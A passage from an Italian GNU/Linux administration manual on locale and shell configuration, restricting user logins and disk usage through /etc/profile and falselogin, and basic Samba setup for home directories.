La configurazione globale dovrebbe essere predisposta in modo da garantire i servizi previsti e la sicurezza richiesta dalle caratteristiche del sistema. Oltre a questo, dovrebbe offrire un'impostazione standard per gli utenti che poi potrebbero limitarsi a modificare il minimo indispensabile.

137.1.2 Sequenza

Si possono distinguere tre fasi nella definizione della configurazione del sistema:

1. la procedura di inizializzazione del sistema (Init);
2. lo script di configurazione globale della shell (nel caso di quelle derivate dalla shell di Bourne si tratta di '`/etc/profile`');
3. lo script di configurazione personale della shell (per esempio '`~/.profile`', o qualcosa di simile);
4. i programmi avviati successivamente utilizzano i loro metodi di configurazione, basati eventualmente su file di configurazione globale collocati nella directory '`/etc/`', su file di configurazione personalizzata collocati nelle directory personali degli utenti che li utilizzano, sulla presenza e sul contenuto di variabili di ambiente determinate.

La prima fase viene eseguita una volta sola all'atto dell'avvio del sistema. Serve per attivare i servizi previsti, generalmente in forma di programmi demone, oltre che per fissare alcuni elementi di configurazione che non possono essere demandati in alcun caso alla gestione da parte degli utenti comuni.

In questa fase, tra le altre cose, viene impostata la mappa della tastiera, si definiscono le interfacce di rete e gli instradamenti.

Tutto questo, naturalmente, può essere modificato dall'amministratore durante il funzionamento del sistema, attraverso comandi opportuni, ma è bene che il meccanismo funzioni correttamente all'avvio, in modo da ridurre i problemi.

La maggior parte delle distribuzioni GNU è organizzata in modo che uno script di questa procedura di avvio del sistema sia destinato a essere eseguito per ultimo. Il nome è solitamente '`rc.local`' e potrebbe trovarsi nella directory '`/etc/rc.d/`' o '`/etc/init.d/`'. Questo script è il luogo conveniente per aggiungere l'avvio di alcuni servizi eccezionali o per definire parte della configurazione di rete, quando non si riesce a intervenire in modo più elegante.

Superata la fase di avvio sotto il controllo della procedura di inizializzazione del sistema, Init mette in funzione i programmi Getty che si occupano di attivare la procedura di accesso attraverso i terminali previsti (console inclusa). L'accesso attraverso uno di questi terminali fa sì che venga avviata la shell definita per quell'utente particolare.

Le shell usuali utilizzano uno script di configurazione globale, collocato nella directory '`/etc/`' e almeno uno personalizzato nella directory personale dell'utente: prima viene eseguito quello globale, quindi quello personalizzato.

Gli script di configurazione delle shell sono utilizzati prevalentemente per definire alcune variabili di ambiente utili per controllare il comportamento della shell stessa e di tutti i programmi che ne possono avere bisogno.

137.1.3 Effetto

È importante rendersi conto che le variabili di ambiente sono delle entità definite all'interno di un processo e si trasmettono ai processi discendenti con gli stessi valori, fino a quando non vengono modificate in qualche modo.

Questo significa anche che processi paralleli, avviati dallo stesso utente, possono avere configurazioni differenti per ciò che riguarda le variabili di ambiente, proprio perché questo «ambiente» viene modificato.

I programmi consentono spesso l'utilizzo di una configurazione basata sulla combinazione dell'uso di file e di variabili di ambiente, dove queste ultime hanno il sopravvento.

137.2 Configurazione in base alla nazionalità: localizzazione

La configurazione più importante a cui dovrebbe provvedere ogni singolo utente, è la definizione della localizzazione. Attraverso questa, con i programmi che sono in grado di riconoscerla e di adattarsi di conseguenza, si può specificare il linguaggio, l'insieme di caratteri e altre opzioni che dipendono tipicamente dalle convenzioni nazionali e locali.

Questo tipo di configurazione avviene attraverso la definizione di variabili di ambiente opportune.

La sigla «i18n» rappresenta scherzosamente il termine *internationalization*, in quanto la prima e l'ultima lettera, «i» e «n», sono separate da 18 caratteri. Nello stesso modo e con lo stesso ragionamento, la sigla «l10n» rappresenta il termine *localization*.

137.2.1 Disponibilità della localizzazione

Prima di configurare determinate variabili per attivare la localizzazione nei programmi che ne sono predisposti, occorre verificare che il sistema sia in grado di fornire le informazioni necessarie ai programmi. Infatti, a parte l'uso di variabili di ambiente, cosa che rappresenta solo l'aspetto più esterno del problema, occorre che siano stati definiti una serie di file di conversione per il tipo di localizzazione che si intende ottenere.

Si ottiene un elenco dei nomi utilizzabili per definire la localizzazione con il comando seguente:

`$` **`locale -a`** [*Invio*]

Il vero problema nella localizzazione sta nel fatto che i nomi utilizzabili per definirla non sono standard e occorre almeno fare una piccola verifica in questo modo, una volta stabilito come si vuole agire.

I file di conversione utilizzati dal sistema per sostenere la localizzazione dovrebbero trovarsi a partire dalla directory '`/usr/share/locale/`', dalla quale si diramano tante directory quanti sono effettivamente i tipi di localizzazioni gestibili.

Se nell'elenco ottenuto non c'è ciò che serve alla propria lingua, è molto probabile che non siano state compilate le informazioni necessarie a partire dai sorgenti di queste. A tale proposito si può consultare il capitolo 105.

137.2.2 Scelta della definizione

La localizzazione, così come risulta organizzata in questo momento, può essere definita solo in base all'appartenenza a un certo paese, o al massimo, in alcuni casi, a una certa regione. Per la precisione, questa regionalizzazione si basa sulla scelta di una lingua e di una nazione (si pensi al caso della Svizzera che ha tre lingue nazionali). Eventualmente è consentito scegliere l'insieme di caratteri.

La tabella 137.1 mostra l'elenco di alcuni codici tipici per la definizione della localizzazione.

Tabella 137.1. Alcuni codici per la definizione della localizzazione.

Nome	Descrizione
`it_IT`	Lingua italiana, nazionalità italiana, codifica predefinita.
`it_IT.ISO-8859-1`	Lingua italiana, nazionalità italiana, codifica ISO 8859-1.
`it_IT.UTF-8`	Lingua italiana, nazionalità italiana, codifica UTF-8.
`de_DE`	Lingua tedesca, nazionalità tedesca, codifica predefinita.
`de_DE.ISO-8859-1`	Lingua tedesca, nazionalità tedesca, codifica ISO 8859-1.
`de_DE.UTF-8`	Lingua tedesca, nazionalità tedesca, codifica UTF-8.
`fr_FR`	Lingua francese, nazionalità francese, codifica predefinita.
`fr_FR.ISO-8859-1`	Lingua francese, nazionalità francese, codifica ISO 8859-1.
`fr_FR.UTF-8`	Lingua francese, nazionalità francese, codifica UTF-8.
`it_CH`	Lingua italiana, nazionalità svizzera, codifica predefinita.
`it_CH.ISO-8859-1`	Lingua italiana, nazionalità svizzera, codifica ISO 8859-1.
`it_CH.UTF-8`	Lingua italiana, nazionalità svizzera, codifica UTF-8.
`de_CH`	Lingua tedesca, nazionalità svizzera, codifica predefinita.
`de_CH.ISO-8859-1`	Lingua tedesca, nazionalità svizzera, codifica ISO 8859-1.
`de_CH.UTF-8`	Lingua tedesca, nazionalità svizzera, codifica UTF-8.
`fr_CH`	Lingua francese, nazionalità svizzera, codifica predefinita.
`fr_CH.ISO-8859-1`	Lingua francese, nazionalità svizzera, codifica ISO 8859-1.
`fr_CH.UTF-8`	Lingua francese, nazionalità svizzera, codifica UTF-8.
`de_AT`	Lingua tedesca, nazionalità austriaca, codifica predefinita.
`de_AT.ISO-8859-1`	Lingua tedesca, nazionalità austriaca, codifica ISO 8859-1.
`de_AT.UTF-8`	Lingua tedesca, nazionalità austriaca, codifica UTF-8.

Per l'Italia, la definizione corretta, completa, dovrebbe essere '**it_IT.UTF-8**', oppure '**it_IT.ISO-8859-1**' se si preferisce usare una codifica tradizionale.

Prima di proseguire, è il caso di insistere sul fatto che tra un sistema Unix e l'altro, le definizioni usate per distinguere i vari tipi di localizzazione potrebbero essere anche molto diverse. Seguono gli esempi di alcuni modi possibili, ma non sempre validi, per rappresentare la localizzazione italiana, specificando eventualmente la codifica UTF-8:

- **it**
- **italian**
- **it_IT**
- **it_IT.UTF-8**
- **italian.UTF8**
- **it_IT.utf-8**
- **it_IT.utf8**

137.2.3 Variabili per la localizzazione

Una volta stabilita la definizione da adottare per l'impostazione corretta della localizzazione, si deve passare alla «attivazione» delle variabili di ambiente desiderate, assegnando loro le scelte rispettive. Per controllare l'effetto di una configurazione particolare, basta usare '**locale**' senza argomenti.

LC_ALL

Questa variabile serve a definire in un colpo solo tutta la localizzazione, sovrapponendosi a tutte le altre variabili di ambiente destinate a questo scopo, qualunque sia il loro contenuto effettivo. Per questo motivo è decisamente **sconsigliabile** il suo utilizzo, almeno in una configurazione accurata.

Un buon motivo per evitare di utilizzare questa variabile è quello per cui alcuni applicativi, come Perl, non accettano l'incoerenza tra questa variabile e altre del gruppo '**LC_***', rendendo inutile l'uso di una variabile che si impone sulle altre.

LANG

'**LANG**' permette di definire la localizzazione predefinita per le variabili del gruppo '**LC_***' che non siano state definite. Per questo, è molto importante definire e assegnare un valore alla variabile '**LANG**', in modo da garantire il supporto per tutti i vari aspetti della localizzazione, anche se non specificati esplicitamente. Segue un esempio di script per configurare la variabile '**LANG**' secondo la localizzazione italiana predefinita:

```
#!/bin/sh
...
LANG=it_IT.UTF-8
export LANG
```

LC_COLLATE

Questa variabile permette di definire l'ordine dei caratteri, influenzando le operazioni di ordinamento (vero e proprio) e in generale quelle di confronto. Segue un esempio:

```
#!/bin/sh
…
LC_COLLATE=it_IT.UTF-8
export LC_COLLATE
```

LC_CTYPE

Questa variabile permette di definire l'insieme di caratteri. Ciò può avere effetto sulla loro rappresentazione, sull'abbinamento tra minuscole e maiuscole, sulla classificazione dei caratteri; per esempio: numerici, alfabetici, di punteggiatura e diversi. Segue un esempio:

```
#!/bin/sh
…
LC_CTYPE=it_IT.UTF-8
export LC_CTYPE
```

LC_NUMERIC

Questa variabile permette di definire il modo di rappresentazione dei numeri. A livello pratico, quello che si può ottenere è lo scambio tra il punto e la virgola per la rappresentazione della parte numerica decimale e per la separazione delle migliaia. Segue un esempio:

```
#!/bin/sh
…
LC_NUMERIC=it_IT.UTF-8
export LC_NUMERIC
```

LC_MONETARY

Questa variabile permette di definire il modo di rappresentazione delle valute: il simbolo di valuta, il numero di decimali da adottare e altre caratteristiche eventuali.

LC_TIME

Questa variabile permette di definire la rappresentazione delle informazioni data-orario. Si tratta di un'impostazione importante, perché, tra le altre cose, fa sì che i comandi di sistema restituiscano i nomi dei mesi e dei giorni della settimana in italiano. Segue un esempio:

```
#!/bin/sh
…
LC_TIME=it_IT.UTF-8
export LC_TIME
```

L'esempio successivo mostra come potrebbe essere visualizzata la data dal comando '**date**', quando la variabile '**LC_TIME**' è configurata per la localizzazione italiana.

$ **date** [*Invio*]

```
dom ago  2 15:35:48 CEST 1998
```

137.2.4 Definizioni standard di localizzazione

Esistono due definizioni locali standard che è bene conoscere: '**C**' e '**POSIX**'. Entrambe rappresentano la stessa impostazione: quella predefinita in mancanza di altre definizioni.

137.2.5 Utilizzo di «locale»

Il programma '**locale**' [1] permette di conoscere l'impostazione del proprio sistema di localizzazione ed è utile per verificare la configurazione delle variabili di ambiente relative.

```
locale [opzioni]
```

Tabella 137.8. Alcune opzioni.

Opzione	Descrizione
`-a` `--all-locale`	Emette l'elenco di tutti i nomi utilizzabili nelle definizioni di localizzazione.
`-m` `--charmaps`	Emette l'elenco di tutti i nomi riferiti a definizioni di mappe di caratteri.

Utilizzando '**locale**' senza argomenti, si ottiene la situazione corrente dell'impostazione della localizzazione. Si supponga di ottenere quanto segue:

$ **locale** [*Invio*]

```
LANG=POSIX
LC_CTYPE=it_IT
LC_NUMERIC="POSIX"
LC_TIME=it_IT.UTF-8
LC_COLLATE="POSIX"
LC_MONETARY="POSIX"
LC_MESSAGES="POSIX"
LC_ALL=
```

Quanto ottenuto in questo esempio rappresenta l'impostazione delle sole variabili '**LC_CTYPE**' e '**LC_TIME**', con impostazioni simili e di fatto equivalenti. Tutte le altre variabili, non essendo state definite, sono impostate secondo la localizzazione '**POSIX**', che è quella predefinita.

137.3 Insieme di caratteri

In linea di massima, la localizzazione definita attraverso le variabili di ambiente '**LC_***', descritte nelle sezioni precedenti, dovrebbe essere sufficiente per stabilire implicitamente anche le esigenze relative all'insieme dei caratteri utilizzato per la visualizzazione dei dati. In pratica, la localizzazione '**it_IT.UTF-8**' dovrebbe stabilire che l'insieme dei caratteri è quello universale (ISO 10646), secondo la codifica UTF-8. In pratica, alcuni programmi ignorano la localizzazione, oppure sono configurati in modo predefinito in senso contrario.

137.3.1 Variabile di ambiente «LESSCHARSET»

Il programma '**less**', utilizzato generalmente per lo scorrimento a video del testo delle pagine di manuale, è sensibile al contenuto della variabile '**LESSCHARSET**'. In situazioni particolari, per visualizzare correttamente del testo che contenga lettere accentate e altri simboli utilizzati nella codifica UTF-8 (insieme di caratteri universale ISO 10646), potrebbe essere necessario che contenga la stringa '**utf-8**'.

```
#!/bin/sh
…
LESSCHARSET=utf-8
export LESSCHARSET
```

L'esempio mostra un pezzo di uno script attraverso cui viene definita la variabile '**LESSCHARSET**' nel modo descritto.

137.3.2 File «/etc/man.config» o «/etc/manpath.config»

Il programma '**man**' può essere configurato attraverso il file '`/etc/man.config`' o '`/etc/manpath.config`'. Questo file serve a definire una serie di comportamenti di '**man**' e in particolare gli argomenti da utilizzare per i programmi usati per la formattazione del testo della documentazione tradizionale.

I programmi '**groff**' e '**geqn**', quando vengono usati per generare il testo da visualizzare a video (testo che poi viene gestito attraverso '**more**' o '**less**'), potrebbero richiedere l'uso dell'opzione '**-T**' con l'argomento '**utf8**' (quando si intende utilizzare tale codifica), in modo da consentire l'emissione di caratteri secondo la codifica UTF-8. Nel caso si dovessero riscontrare problemi a visualizzare le lettere accentate, la configurazione con il file '`/etc/man.config`' potrebbe essere cambiata in modo simile a quella seguente:

```
TROFF           /usr/bin/groff -Tps -mandoc
NROFF           /usr/bin/groff -Tutf8 -mandoc
EQN             /usr/bin/geqn -Tps
NEQN            /usr/bin/geqn -Tutf8
TBL             /usr/bin/gtbl
# COL           /usr/bin/col
REFER           /usr/bin/grefer
PIC             /usr/bin/gpic
VGRIND
GRAP
PAGER           /usr/bin/less -is
CAT             /bin/cat
```

Nell'esempio appena mostrato si vede in particolare l'uso dell'opzione '**-Tutf8**' per '**groff**' e '**geqn**', quando questi programmi servono per generare testo da visualizzare attraverso lo schermo a caratteri. Nell'esempio successivo si vede come potrebbe essere necessario modificare il file '`/etc/manpath.config`':

```
DEFINE  pager   exec /usr/bin/pager -s
DEFINE  cat     /bin/cat
DEFINE  tr      /usr/bin/tr '\255\267\264\327' '\055\157\047\170'
DEFINE          grep    /bin/grep
DEFINE  troff   /usr/bin/groff -mandoc
DEFINE  nroff   /usr/bin/nroff -Tutf8 -mandoc
DEFINE  eqn     /usr/bin/eqn
DEFINE  neqn    /usr/bin/neqn -Tutf8
DEFINE  tbl     /usr/bin/tbl
DEFINE  col     /usr/bin/col
DEFINE  vgrind  /usr/bin/vgrind
DEFINE  refer   /usr/bin/refer
DEFINE  grap    /usr/bin/grap
DEFINE  pic     /usr/bin/pic -S

DEFINE          decompressor    /bin/gzip -dc
DEFINE          compressor      /bin/gzip -c7
```

Si osservi, comunque, che nelle situazioni comuni, l'uso dell'opzione '**-T**' non è necessario, perché i programmi rispondono correttamente alla configurazione stabilita con le variabili di ambiente '**LC_***' e '**LANG**'.

137.4 Configurazioni comuni varie

Alcuni tipi di configurazione comune, sono di minore importanza e in parte già descritti altrove in questo documento, ma può essere utile raccoglierli come riferimento.

137.4.1 Invito della shell

Per quanto banale, la configurazione dell'invito della shell può essere molto importante. Il suo aspetto e la sua configurazione dipendono dalla shell stessa.

Chi utilizza le shell derivate da quella di Bourne deve impostare la variabile di ambiente '**PS1**'. Nel caso di Bash si può utilizzare eventualmente la definizione seguente, nel file '/etc/profile', se deve riguardare la configurazione standard per tutti gli utenti, oppure nel file '~/.bash_profile' se si tratta della configurazione personale (o in mancanza il file '~/.profile').

```
PS1='\u@\h:\w\$ '
export PS1
```

Sempre nell'ipotesi di una shell Bash, potrebbe essere piacevole avere un modo per visualizzare il successo o meno dell'esecuzione dell'ultimo programma; in pratica, si tratta di un modo per controllare il contenuto del parametro '**$?**':

```
dynamic_prompt () {
    if [ $? = 0 ]
    then
        echo ":)"
    else
        echo ":("
    fi
}
export -f dynamic_prompt
#
PS1='\u@\h:\w\$ '
#
if [ "$BASH" != "" ]
then
    #
    # This is BASH.
    #
    PS1="\$(dynamic_prompt) $PS1"
fi
export PS1
```

Come si vede, si tratta di una funzione, denominata '**dynamic_prompt**', che viene utilizzata nella stringa della variabile '**PS1**' solo se ci si accerta che si tratta proprio della shell Bash.

137.4.2 Prevenzione dalla cancellazione involontaria

Più volte, in questo documento, è ripetuto quanto sia facile eliminare inavvertitamente dei file, per un utilizzo improprio del comando di cancellazione, '**rm**', oppure per una sovrascrittura involontaria attraverso la copia o lo spostamento dei file.

La shell Bash permette di creare degli alias a comandi normali, definendo l'utilizzo sistematico di opzioni determinate. I comandi seguenti definiscono tre alias ai comandi '**rm**', '**cp**' e '**mv**', in

modo che venga usata sempre l'opzione '**-i**', con la quale si ottiene una richiesta di conferma nel momento in cui si richiede la cancellazione di un file per qualunque motivo.

```
alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

Successivamente, per evitare la seccatura di dover confermare la cancellazione o la sovrascrittura di file, è sufficiente utilizzare l'opzione '**-f**' (*force*).

137.4.3 Libreria Readline

Molti programmi che funzionano in modo interattivo mostrando un invito all'inserimento dei comandi (un *prompt*) e offrendo una riga di comando, sfruttano una libreria molto sofisticata per farlo: si tratta generalmente della libreria Readline. La shell Bash è l'applicativo più comune che utilizza questa libreria.

Può essere utile definire la configurazione di questa libreria attraverso il file '`~/.inputrc`' (il file di configurazione generale, '`/etc/inputrc`', potrebbe essere ignorato), in modo da facilitare l'uso della tastiera e l'inserimento di caratteri che utilizzano anche l'ottavo bit. L'esempio seguente si riferisce alla configurazione necessaria per l'uso ottimale di una console virtuale su un elaboratore con architettura x86.

```
# Abilita l'inserimento di caratteri a 8 bit.
set meta-flag           on

# Disabilita la conversione dei caratteri con l'ottavo bit attivo
# in sequenze di escape.
set convert-meta        off

# Abilita la visualizzazione di caratteri a 8 bit.
set output-meta         on

# Modifica l'abbinamento con i tasti rispetto a determinati comportamenti.
"\e[1~": beginning-of-line      # [home]                era C-a
"\e[4~": end-of-line            # [fine]                era C-e
"\e[3~": delete-char            # [canc]                era C-d
"\e[5~": backward-word          # [pagina su]           era M-b
"\e[6~": forward-word           # [pagina giù]          era M-f
```

137.5 Fuso orario

Nei sistemi Unix in generale, l'orologio «fisico» dell'elaboratore viene regolato sul tempo universale (UT, in passato noto come GMT), in modo tale che il sistema operativo possa fornire l'ora locale in base alla configurazione, che potrebbe variare anche a livello di ogni utente.

Lo standard comune prevede la presenza di un file di configurazione costituito da '`/usr/share/zoneinfo/localtime`'; tuttavia, se esiste la variabile di ambiente '**TZ**' (*Time zone*), il suo contenuto prende il sopravvento.

Il file '`/usr/share/zoneinfo/localtime`' deve essere realizzato secondo un formato particolare, pertanto sono spesso presenti file già pronti per i vari fusi orari utilizzati, così

che '`/usr/share/zoneinfo/localtime`' può essere semplicemente un collegamento simbolico al file effettivo. Per maggiore semplicità, succede normalmente che '`/usr/share/zoneinfo/localtime`' sia un collegamento simbolico a '`/etc/localtime`', che a sua volta è un altro collegamento simbolico al file che contiene l'informazione.

A titolo di esempio, per fare riferimento al fuso orario che riguarda le convenzioni italiane, si prende in considerazione il file '`/usr/share/zoneinfo/Europ/Rome`' e si puntano su questo file, direttamente o indirettamente, i collegamenti simbolici '`/usr/share/zoneinfo/localtime`' e '`/etc/localtime`'.

La configurazione, eventuale, della variabile di ambiente '**`TZ`**', prevede l'indicazione delle informazioni in diversi modi alternativi; per maggiori dettagli, si veda la pagina di manuale *tzset(3)*.

137.6 Riferimenti

- Marco Gaiarin, *Linux Italian-HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **GNU C Library** GNU GPL

Capitolo 138

Limiti alle utenze

Nella gestione di sistemi con molte utenze, diventa presto importante trovare un modo semplice per limitare l'accesso o le risorse loro concesse. In questo capitolo si annotano alcune soluzione «semplici» dal punto di vista realizzativo.

138.1 Una shell per impedire l'accesso

Un metodo molto semplice per impedire l'accesso a un utente, tanto più se si tratta di un utente fittizio, che non può e non deve avere materialmente accesso, consiste nell'attribuire come shell un programma che si comporti in modo diverso dal previsto. Di solito, per queste cose si usa il programma '**`false`**', che tradizionalmente si limita a restituire un valore che rappresenta un errore, cosa che generalmente si considera equivalere a *Falso*. Ecco un esempio estratto da un file '`/etc/passwd`':

```
...
daemon:x:1:1:daemon:/usr/sbin:/bin/false
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:sys:/dev:/bin/false
...
```

È evidente che tali utenti non hanno nemmeno una parola d'ordine valida, ma questa prudenza ulteriore non può essere dannosa.

Quando si vuole usare un metodo del genere per delle utenze reali, allo scopo di impedire temporaneamente l'accesso per qualche ragione, può essere più conveniente l'uso di un programma specifico, che possa dare delle informazioni all'utente che viene allontanato dal sistema. A questo proposito si può usare, per esempio, il programma '**`falselogin`**', [1] che va utilizzato nel modo seguente nel file '`/etc/passwd`':

```
...
tizio:x:499:499:Tizio,,,:/home/tizio:/usr/bin/falselogin
caio:x:498:498:Caio,,,:/home/caio:/usr/bin/falselogin
sempronio:x:497:497:Sempronio,,,:/home/sempronio:/usr/bin/falselogin
mevio:x:496:496:Mevio,,,:/home/mevio:/usr/bin/falselogin
filano:x:495:495:Filano,,,:/home/filano:/usr/bin/falselogin
martino:x:494:494:Martino,,,:/home/martino:/usr/bin/falselogin
calpurnio:x:493:493:calpurnio,,,:/home/calpurnio:/usr/bin/falselogin
...
```

Lo scopo di '**`falselogin`**' è quello di mostrare all'utente un messaggio, che viene configurato con il file '`/etc/falselogin.conf`'. Quello che segue è l'esempio del file di configurazione predefinito nella distribuzione GNU/Linux Debian:

```
Welcome at %host% (Debian %debian_version% %sysname% %release%)!

%mail%

Sorry %user% but our server does not accept shell logins.
So long and thanks for all the fish.
```

Come si può intuire, sono disponibili delle metavariabili indicate secondo la forma '%*nome*%'. L'elenco completo di queste è disponibile nella pagina di manuale *falselogin(1)*.

Qualunque sia il programma che si intende indicare in funzione di shell (reale o fittizia che sia), è necessario che questo sia previsto nel file '/etc/shells':

```
...
/bin/false
/usr/bin/falselogin
...
```

138.2 Controllo dello spazio utilizzato, senza l'uso tradizionale delle quote

In certi casi, la gestione delle quote (capitolo 169) può essere scomoda o creare una complicazione eccessiva. Se si limita agli utenti la disponibilità di poche shell compatibili nell'uso dei file di configurazione, si può intervenire proprio su questi per svolgere una serie di controlli prima di mettere l'utente in condizione di operare.

Se si può contare sull'uso del file '/etc/profile' per un gruppo limitato di shell più o meno compatibili con lo standard POSIX, si può aggiungere in coda a tale script il codice seguente:

```
1   #
2   # Check "$HOME" usage
3   #
4   if [ "$USER" != "root" ]
5   then
6       HOME_DISK_SPACE_ALLOWED="10000000"
7       echo ""
8       echo "Please wait for disk space usage verification..."
9       echo ""
10      #
11      # Calculate user's disk space usage.
12      #
13      HOME_DISK_SPACE_USED=`du -bs $HOME 2> /dev/null | sed "s/\t.*$//"`
14      #
15      HOME_DISK_SPACE_USED_PERCENTAGE=↩
    ↪`echo "$HOME_DISK_SPACE_USED*100/$HOME_DISK_SPACE_ALLOWED" | bc`
16      #
17      echo "Your disk usage is $HOME_DISK_SPACE_USED bytes."
18      echo "You are allowed to use up to $HOME_DISK_SPACE_ALLOWED bytes."
19      echo "You are using $HOME_DISK_SPACE_USED_PERCENTAGE% ↩
    ↪of the allowed disk space."
20      echo ""
21      if [ "$HOME_DISK_SPACE_USED_PERCENTAGE" -gt "100" ]
22      then
23          echo "YOU ARE REQUIRED TO REDUCE YOUR DISK USAGE TO THE ↩
    ↪ALLOWED VALUE!"
24          echo "If you don't do it alone, your account might be removed ↩
    ↪from the administrator."
25      fi
26      echo ""
27  fi
```

Lo scopo è, come si può intuire, quello di informare l'utente, contando sulla sua collaborazione. È evidente che lo script può essere reso più efficace, per esempio inviando un messaggio di posta elettronica all'amministratore quando un utente supera lo spazio consentito, arrivando anche a interdire l'utenza se si l'utente non provvede. Per esempio, si potrebbe intervenire così:

```
17        echo "Your disk usage is $HOME_DISK_SPACE_USED bytes."
18        echo "You are allowed to use up to $HOME_DISK_SPACE_ALLOWED bytes."
19        echo "You are using $HOME_DISK_SPACE_USED_PERCENTAGE% ↩
    ↪of the allowed disk space."
20        echo ""
21        if   [ "$HOME_DISK_SPACE_USED_PERCENTAGE" -gt "200" ]
22        then
23            echo "YOUR ACCOUNT IS LOCKED!"
24            echo "Please contact the administrator."
25            echo "account $USER locked" | mail root
26            exit
27        elif [ "$HOME_DISK_SPACE_USED_PERCENTAGE" -gt "100" ]
28        then
29            echo "YOU ARE REQUIRED TO REDUCE YOUR DISK USAGE TO THE ↩
    ↪ALLOWED VALUE!"
30            echo "If you don't do it alone, your account might be removed ↩
    ↪from the administrator."
31        fi
32        echo ""
33    fi
```

Vale la pena di descrivere alcuni comandi che possono risultare un po' complessi a prima vista. Nella riga numero 13 si vede l'uso del comando '**du**' per contare lo spazio utilizzato a partire dalla directory personale dell'utente:

```
du -bs $HOME
```

L'opzione '**-bs**' serve a richiedere un conteggio complessivo, espresso in byte. Il risultato viene filtrato da '**sed**' per conservare solo l'informazione numerica, infatti, ciò che emette '**du**' potrebbe essere un testo simile a quello seguente:

```
29546091        /home/tizio
```

Dal momento che tra il numero che esprime lo spazio utilizzato e la directory c'è esattamente un carattere di tabulazione (il carattere *<HT>*), '**sed**' va a cercare proprio quello ed elimina tutto il resto. Alla fine, il valore viene assegnato alla variabile di ambiente '**HOME_DISK_SPACE_USED**'.

Nella riga numero 15 viene eseguito un calcolo, con l'aiuto di '**bc**', che riceve l'espressione da calcolare attraverso lo standard input. Il risultato emesso alla fine da '**bc**', viene assegnato alla variabile '**HOME_DISK_SPACE_USED_PERCENTAGE**'.

Si osservi che lo script proposto non è un metodo sicuro per impedire agli utenti di non utilizzare più spazio del consentito, anche perché è sufficiente premere la combinazione [*Ctrl c*] durante la scansione eseguita da '**du**' per saltare il controllo. Pertanto, si tratta solo di un sistema blando per consentire agli utenti di rendersi conto della loro situazione.

138.3 Accesso consentito soltanto ad alcuni utenti

Quando si condividono le stesse utenze in una rete locale (si veda il capitolo sul NIS: 300), può capitare che si voglia evitare la possibilità di accedere agli utenti comuni presso un elaboratore particolare. Si può svolgere un controllo di questo tipo, rifiutando l'accesso a tutti gli utenti, tranne l'amministratore e altre utenze particolari, utilizzando la stessa tecnica già mostrata nella sezione precedente, intervenendo nel file '`/etc/profile`':

```
1   #
2   # Refuse access to most users.
3   #
4   USER_ALLOWED="0"
5   #
6   for u in root tizio caio
7   do
8       if [ "$u" = "$USER" ]
9       then
10          USER_ALLOWED="1"
11      fi
12  done
13  #
14  if [ "$USER_ALLOWED" = "0" ]
15  then
16      #
17      # The user is not allowed.
18      #
19      echo ""
20      echo "You are not allowed to use this computer."
21      echo ""
22      exit
23  fi
```

[1] **Falselogin** GNU GPL

Capitolo 139

Samba e utenze Unix

Samba è un programma servente che offre dei servizi di rete, tali da consentire a elaboratori con sistemi MS-Windows di accedere a risorse condivise. Samba è in grado di gestire il protocollo SMB/CIFS (*Server message block*) e anche NetBIOS. In questo capitolo si vuole considerare la possibilità di condividere le stesse utenze Unix, in modo che da elaboratori con sistemi MS-Windows, ogni utente possa accedere alla propria directory personale presso un elaboratore funzionante con un sistema GNU/Linux. Tuttavia, i dettagli sulla configurazione della rete non vengono affrontati (riguardano il volume X), inoltre la configurazione stessa della gestione delle utenze di Samba viene considerata nel modo più simile al modello Unix tradizionale.

139.1 Avvio del servizio di rete

Samba può essere avviato in due modi: come demone indipendente, oppure sotto il controllo del supervisore dei servizi di rete (capitolo 297). La prima ipotesi è la migliore se si attende un uso frequente del servizio, mentre la seconda va bene per una rete molto contenuta. Generalmente è la stessa procedura di installazione a chiedere all'utente come va predisposto il servizio di Samba e diversamente occorre approfondire la questione nella documentazione originale. Eventualmente, va tenuto presente che per una gestione del servizio in modo indipendente dal supervisore dei servizi di rete, occorre provvedere ad avviare i demoni '**`nmbd`**' (per il protocollo NetBIOS) e '**`smbd`**' (per il protocollo SMB/CIFS); pertanto vanno lette le pagine di manuale *nmbd(8)* e *smbd(8)*:

\# **`nmbd -D`** [*Invio*]

\# **`smbd -D`** [*Invio*]

L'opzione '**`-D`**', evidenziata negli esempi, rappresenta la richiesta ai programmi di funzionare sullo sfondo, come demoni.

139.2 Configurazione essenziale

La configurazione di Samba avviene con il file '`/etc/samba/smb.conf`'. L'esempio seguente rappresenta un modello generalizzato per la gestione di un servizio di condivisione delle directory personali degli utenti, attraverso i protocolli di MS-Windows. Logicamente, la stringa «il mio servente Samba» e i due nomi «miosmb», vanno modificati secondo la propria preferenza:

```
[global]
    server string = il mio servente Samba
    workgroup = MIOSMB
    netbios name = miosmb
    hosts allow = 127.0.0.0/8 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16
    local master = no
    domain master = no
    security = user
    hostname lookups = no
    dns proxy = no
    log file = /var/log/samba/log.%h
```

```
    max log size = 0
    log level = 1
    encrypt passwords = true
    smb passwd file = /etc/samba/smbpasswd
    passdb backend = smbpasswd:/etc/samba/smbpasswd
    invalid users = root shutdown reboot nobody daemon bin sys ↩
↪sync games man lp mail news uucp proxy dip postgres www-data ↩
↪backup msql operator list irc gnats ftp sshd clamav bind saned ↩
↪dansguardian partimag wims fetchmail messagebus Debian-console-log

[homes]
    comment = personal data
    browseable = no
    writable = yes
    create mask = 0755
    directory mask = 0755
```

La tabella successiva descrive alcune direttive relative alla sezione globale (‘**`global`**’) del file di configurazione. La sezione ‘**`homes`**’ riguarda specificatamente l’accessibilità delle directory personali degli utenti: il senso delle direttive dell’esempio dovrebbe essere intuitivo; in particolare si può osservare la maschera per la creazione dei file e delle directory, che nell’esempio consente di ottenere file e directory accessibili e leggibili da chiunque.

Tabella 139.2. Alcune direttive per la configurazione di Samba, nella sezione ‘**`global`**’.

Direttiva	Descrizione
`server string =` ***descrizione***	Descrizione del servente.
`workgroup =` ***nome***	Nome del gruppo di lavoro a cui appartiene l’elaboratore.
`netbios name =` ***nome***	Nome dell’elaboratore per il protocollo NetBIOS.
`hosts allow =` ***elenco***	Elenco di insiemi di elaboratori che possono accedere al servizio.
`security = user`	Seleziona il tipo di controllo di accesso. In questo caso il controllo è a livello di utente.
